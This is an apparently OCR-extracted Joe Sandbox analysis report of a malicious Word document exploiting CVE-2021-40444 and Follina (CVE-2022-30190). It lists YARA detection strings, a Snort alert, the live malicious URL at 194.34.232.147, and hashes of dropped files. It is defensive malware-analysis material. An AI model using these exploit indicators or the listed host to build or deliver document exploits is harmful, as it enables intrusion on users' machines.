ID: 646982
Sample Name: 5YMh6S8QVr
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 13:29:37
Date: 16/06/2022
Version: 35.0.0 Citrine

Table of Contents

Table of Contents 2
Windows Analysis Report 5YMh6S8QVr 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Yara Signatures 4
Initial Sample 4
Dropped Files 4
Sigma Signatures 5
Snort Signatures 5
Joe Sandbox Signatures 5
AV Detection 5
Exploits 5
Networking 5
Persistence and Installation Behavior 6
Mitre Att&ck Matrix 6
Behavior Graph 6
Screenshots 6
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 8
Unpacked PE Files 8
Domains 8
URLs 8
Domains and IPs 8
Contacted Domains 8
Contacted URLs 8
URLs from Memory and Binaries 8
World Map of Contacted IPs 8
Public IPs 9
General Information 9
Warnings 10
Simulations 10
Behavior and APIs 10
Joe Sandbox View / Context 10
IPs 10
Domains 10
ASNs 10
JA3 Fingerprints 10
Dropped Files 10
Created / dropped Files 10
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD 10
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD 11
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF 11
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD 11
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD 12
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF 12
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\side[1].htm 12
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\side[1].htm 13
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\34450540.htm 13
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\47FC82E2.htm 14
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\792606B4.dat 14
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AAD8C441.jpeg 14
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C330AFBF.wmf 15
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{F962F304-2A52-4E33-A96C-51EE6F4187D8}.tmp 15
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{77360496-4BBE-44C6-A84F-CB369D560D67}.tmp 15
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{F66410A8-679A-411F-AE8D-493633C1B9C5}.tmp 16
C:\Users\user\AppData\Local\Temp\{65E7A17D-2AE7-4AB8-9085-3A66B84444F9} 16
C:\Users\user\AppData\Local\Temp\{C0957A5D-776B-4E29-8D63-71F89716F478} 16
C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\5YMh6S8QVr.LNK 16
C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat 17
C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm 17
C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0809.lex 17
C:\Users\user\Desktop\~$Mh6S8QVr.docx 18
Static File Info 18
General 18

File Icon 18
Network Behavior 18
Snort IDS Alerts 18
TCP Packets 18
HTTP Request Dependency Graph 20
HTTP Packets 20
Statistics 24
System Behavior 24
Analysis Process: WINWORD.EXEPID: 1300, Parent PID: 576 24
General 24
File Activities 24
File Created 24
File Deleted 25
File Written 25
File Read 60
Registry Activities 62
Key Created 62
Key Value Created 62
Key Value Modified 64
Disassembly 66


Windows Analysis Report

5YMh6S8QVr


Overview

General Information

Sample Name:	5YMh6S8QVr (renamed file extension from none to docx)
Analysis ID:	646982
MD5:	5a0d45f97ee4b2..
SHA1:	e2a00e3489ede1..
SHA256:	57b27abbe3d3c0..
Tags:	194-34-232-147 doc
Infos:	



Detection



CVE-2021-40444, Follina CVE-2022-30190


Score:

Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Multi AV Scanner detection for subm…
- Yara detected Microsoft Office Expl…
- Detected CVE-2021-40444 exploit
- Snort IDS alert for network traffic
- Contains an external reference to an…
- Yara signature match
- Potential document exploit detected…
- Uses a known web browser user age…
- Internet Provider seen in connection…
- Potential document exploit detected…
- Document misses a certain OLE str…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 1300 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
document.xml.rels	SUSP_Doc_WordXMLRels_May22	Detects a suspicious pattern in docx document.xml.rels file as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard, Wojciech Cieslak	• 0x39:$a1: <Relationships • 0x3e3:$a2: TargetMode="External" • 0x3b6:$x1: .html!
document.xml.rels	EXPL_CVE_2021_40444_Document_Rels_XML	Detects indicators found in weaponized documents that exploit CVE-2021-40444	Jeremy Brown / @alteredbytes	• 0x374:$b1: /relationships/oleObject • 0x38e:$c1: Target="mhtml:http • 0x3bb:$c2: !x-usc:http • 0x3e3:$c3: TargetMode="External"

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\side[1].htm	EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	• 0x1970:$re1: location.href = "ms-msdt:
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\side[1].htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\side[1].htm	EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	• 0x1970:$re1: location.href = "ms-msdt:
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\side[1].htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\47FC82E2.htm	EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	• 0x1970:$re1: location.href = "ms-msdt:
Click to see the 3 entries				

Sigma Signatures

⊘ **No Sigma rule has matched**

Snort Signatures

ET EXPLOIT Possible Microsoft Support Diagnostic Tool Exploitation Inbound (CVE-2022-30190) - Source IP: 194.34.232.147 - Destination IP: 192.168.2.22 −

Timestamp:	194.34.232.147192.168.2.2280491762036726 06/16/22-13:30:49.826105
SID:	2036726
Source Port:	80
Destination Port:	49176
Protocol:	TCP
Classtype:	Attempted User Privilege Gain

Joe Sandbox Signatures

AV Detection

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for submitted file

Exploits

Yara detected Microsoft Office Exploit Follina CVE-2022-30190

Detected CVE-2021-40444 exploit

Networking


Snort IDS alert for network traffic

Contains an external reference to another file

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 2 Exploitation for Client Execution	Path Interception	Path Interception	1 Masquerading	OS Credential Dumping	1 File and Directory Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	2 Non-Application Layer Protocol	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Rootkit	LSASS Memory	1 System Information Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 2 Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	3 Ingress Tool Transfer	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
5YMh6S8QVr.docx	50%	Virustotal		Browse
5YMh6S8QVr.docx	31%	Metadefender		Browse
5YMh6S8QVr.docx	100%	Avira	EXP/CVE-2021-40444.Gen	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://194.34.232.147/side.html%x-usc:http://194.34.232.147/side.html	0%	Avira URL Cloud	safe	
http://194.34.232.147/side.html%	0%	Avira URL Cloud	safe	
http://194.34.232.147/side.htmlyX	0%	Avira URL Cloud	safe	
http://194.34.232.147/side.html	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://194.34.232.147/side.html	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://194.34.232.147/side.html%x-usc:http://194.34.232.147/side.html	~WRF{F962F304-2A52-4E33-A96C-51EE6F4187D8}.tmp.0.dr	false	• Avira URL Cloud: safe	unknown
http://194.34.232.147/side.html%	~WRF{F962F304-2A52-4E33-A96C-51EE6F4187D8}.tmp.0.dr	false	• Avira URL Cloud: safe	unknown
http://194.34.232.147/side.htmlyX	~WRF{F962F304-2A52-4E33-A96C-51EE6F4187D8}.tmp.0.dr	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs

Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.34.232.147	unknown	Germany		35913	DEDIPATH-LLCUS	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	646982
Start date and time: 16/06/202213:29:37	2022-06-16 13:29:37 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 45s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	5YMh6S8QVr (renamed file extension from none to docx)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	1
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.expl.evad.winDOCX@1/23@0/1
EGA Information:	Failed
HDC Information:	Failed

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): mrxdav.sys, dllhost.exe, rundll32.exe
- Report size getting too big, t oo many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.28785228105969896
Encrypted:	false
SSDEEP:	96:K/pCLmxDa7gBmua0dZxeO3njU4AAeIA4/e2R6iK5mT8e2R6iK5mTiH:3Scu11nXIQkK
MD5:	5DA1085932C7628CBDC0FAAC010F061E
SHA1:	48447DDBF2D6C88D564F90DF5F1645E7E0BF6AEB
SHA-256:	FB957A83FBEA9DE458AC520115581A6BC9A6C6EACC12ABE91C8ACBD40EDBD094

SHA-512:	3868C07E3D68827A0984B9A2AB1221008CDAA22199629F8D9A429B1899A0D29190B2F7E5AF4B075B04D0C756BCF68EF34D2CD6ED5758AAE5D1AE2F14BD293FA8
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z..*..t.H.G]..'u&S,...X.F...Fa.q.....4q..9.H.I..kL<D.....8I..G...}`.A.....E.....x...x...x...x..... .....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G.....J..R.w.ps. .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B5707163 99E}.FSD

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.6714377365243377
Encrypted:	false
SSDEEP:	768:p+IdEN41lfMRDbKZUsOg7Af3PXldlNV3/vjmldlNw3/vjNldlNq3/vjUldlNq3/v:pwDka8Uj
MD5:	11C1C529D0C834AB8F9EB96863044E30
SHA1:	681A6029B7E617250ABCBBBED2EC142935C18F46
SHA-256:	B1A230959B71B4B8776FD6260667DAA3188D6CF25FA13ECB214D31A6BAF32E4D
SHA-512:	4CB930A77517444AB00A8F074F768665BABBD6AE49F5B0424386AC47C0A5D8DBD5DB376308FE8C380136B5AD808124241AEEACBCB4EF8E75F176B64D4BD97DB6
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z...~...I..M:_n.S,...X.F…Fa.q.....Uyc.c..D.w6.....k…A.....S.....W.....x...x...x...x..*..... .....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G.....5.2A..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	114
Entropy (8bit):	3.9626738605132825
Encrypted:	false
SSDEEP:	3:yVlgsRlznejKGSLO4glUWsPWzFzZ276:yPblzneuGSyNbHd22
MD5:	1F085DE74D358FF5A8A2BD5880F91C3B
SHA1:	EEE66A4B685E37D1A1EC88F957160D93BCE4F5DB
SHA-256:	9C00AD097BBB299843459FC4D506153B93731C526FBFB889381406795CAF1075
SHA-512:	16D6647D54B9ED8F2E29BF52EB0F090ABB0D3CAA12F6D3C3AE52C414DD3E35F5CEFDE82FE393B1527D87AA5D07216F78564A40454A41F7A4B67C3639CCB79EA1
Malicious:	false
Reputation:	low
Preview:	..H..@....b..q....]F.S.D.-.{.8.B.3.C.2.3.9.C.-.9.F.5.9.-.4.1.1.F.-.B.E.0.D.-.9.B.5.7.0.7.1.6.3.9.9.E.}...F.S.D..

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.2883436005255745
Encrypted:	false
SSDEEP:	48:I33xdwXRBjupl7i/pSjptWDps7SP/Ot1nrOEF+nEF+nKH:K3xdKLWind/Ot1rxUnEUnKH
MD5:	08A9D3299E3EFE5FA48341CB0EAA4DE8
SHA1:	C89ACE8E155558EEBD47B5D221E331EA6C33B78D
SHA-256:	53CD44BB963E066DD644E9680906C9C807AD59C24A7F942A9951E9E1CBE69228
SHA-512:	04B142E7A289EB93E97624105B307046D12A9CD43AE2656676A0B9424D7921B4FF5EC02268D276B9129A21398D376D085E077542EBDFD6D56F3EEF1A976C28FB
Malicious:	false
Reputation:	low

Preview:	......M.eFy...zB^\/...I..w.Y.a.S,...X.F...Fa.q...."/!..QJ.x.#.z(.....E.....A...0...0.A.....E.....x...x...x...x..... ....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G.....J..R.w.ps..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.2221711568108481 5
Encrypted:	false
SSDEEP:	24:I3mUtLwnM0B34Qyy79s3PB2xiNqrhcaFUZ8+74I7pSe9LS7k77KrYz57O7N4:I3LUrBjyt2xQMM2+8I719LS46ktae
MD5:	5E8A60A1A25571F52092360EFF4D8D65
SHA1:	CE28B9992B13EA3DA9935E3262950E97614B5E11
SHA-256:	8C10C3D391E414F91508CC063B0A0D4383D438A532EA812B0D10B2F45CC462CF
SHA-512:	1391DAA2F9E6984420BE39527FCACAA51EAA41ED54089D9A69805EC5E09F15F0D22C49301495711953A2FA8222E013682368EF96E047FF1D1F1CBA9DA1D3521
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z.N...?B..^...GS,...X.F...Fa.q.....<`VX0CI.Vg..i<}.....8..J..@."%B...BP>.....PB.....x...x...x...x.....+..... ..... .....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G...|.u-.u.A...W"U..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	114
Entropy (8bit):	3.895046615385681
Encrypted:	false
SSDEEP:	3:yVlgsRlz6sWKRhlrNW0RBgqWjit2lQ5Yc3IFl276:yPblzrNTQHlQ/Q22
MD5:	4527D001AD62B86AAF56B48D884E17FD
SHA1:	2942632907C67FC9E50CAD913EDEAF8FC6AF6E80
SHA-256:	4CBC90753C161B4936757869FF7AAF66936381104D20EAD8A6A2E568C96686A8
SHA-512:	89F0BE467ED8FD78B4628EE418A6151D2EC3B6C82A38CB12277BA3226484F82AD9C46E3D511099B78970635CDF9EE02CFDFABEC08149364F1D269C578B79C3 6
Malicious:	false
Reputation:	low
Preview:	..H..@....b..q....]F.S.D.-.{.7.2.C.8.5.F.1.4.-.C.2.D.2.-.4.B.9.4.-.9.E.C.6.-.F.5.8.2.8.4.5.5.F.7.9.2.}...F.S.D..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\side[1].htm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	downloaded
Size (bytes):	6774
Entropy (8bit):	0.7823015818904822
Encrypted:	false
SSDEEP:	6:qTFQzhqIAXMzSKWEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEM:qTWvzSsAxH8d2GZfgGw1sue4kVM1Gb
MD5:	EA3FE2CB4B8E3C7AFA0C773A28742AA8
SHA1:	FC00C991825CFE83AC01AD60D9BCE9E5DE2D061D
SHA-256:	8D68FC5C45CDFD449252B1E3E2EC8A1E35E00C83532628102E5F699A1190D101
SHA-512:	73E55B24AE1DE1794745B1C168ACDFDDF8F15BD7DB611867773CA94BB9A8688D46D3E781B1AAE274879E002043465B03A1736BA7FA5D563F9AA67C459F64971 0
Malicious:	**true**

